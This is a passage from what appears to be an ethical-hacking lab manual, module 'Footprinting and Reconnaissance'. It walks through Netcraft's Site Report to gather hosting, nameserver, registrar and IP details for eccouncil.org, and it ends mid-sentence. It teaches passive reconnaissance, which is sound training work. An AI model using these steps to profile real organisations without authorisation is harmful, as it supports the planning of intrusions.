
3. **Netcraft** page appears, as shown in the screenshot.

Note: If cookie pop-up appears at the lower section of the browser, click **Accept**.




Module 02 – Footprinting and Reconnaissance

- Click on menu icon from the top-right corner of the page and navigate to the **Resources** -> **Tools** -> **Site Report**.



- The **What's that site running?** page appears. To extract information associated with the organizational website such as infrastructure, technology used, sub domains, background, network, etc., type the target website's URL (here, **https://www.eccouncil.org**) in the text field, and then click the **Look up** button, as shown in the screenshot.



Module 02 – Footprinting and Reconnaissance

6. The **Site report** for <https://www.eccouncil.org> page appears, containing information related to **Background**, **Network**, **Hosting History**, etc., as shown in the screenshot.

The screenshot displays the Netcraft website's 'Site report' for <https://www.eccouncil.org>. The report is organized into two main sections: 'Background' and 'Network'.

Background Section:

Site title	Certified Ethical Hacker InfoSec Cyber Security Certification EC-Council	Date first seen	March 2003
Site rank	1719	Netcraft Risk Rating	0/10
Description	EC-Council is a global leader in InfoSec Cyber Security certification programs like Certified Ethical Hacker and Computer Hacking Forensic Investigator.		
Primary language	English		

Network Section:

Site	https://www.eccouncil.org	Domain	eccouncil.org
Netblock Owner	Cloudflare, Inc.	Nameserver	henry.ns.cloudflare.com
Hosting company	Cloudflare	Domain registrar	pir.org
Hosting country	US	Nameserver organisation	whois.cloudflare.com

At the bottom of the Network section, the following information is visible:


Transferring data from static.netcraft.com...	104.18.21.251 (VirusTotal)	Organisation	US
---	----------------------------	--------------	----

7. In the **Network** section, click on the website link (here, [eccouncil.org](https://www.eccouncil.org)) in the **Domain** field to view the subdomains.

This screenshot shows the same Netcraft Site report, but with the 'Network' section expanded. The 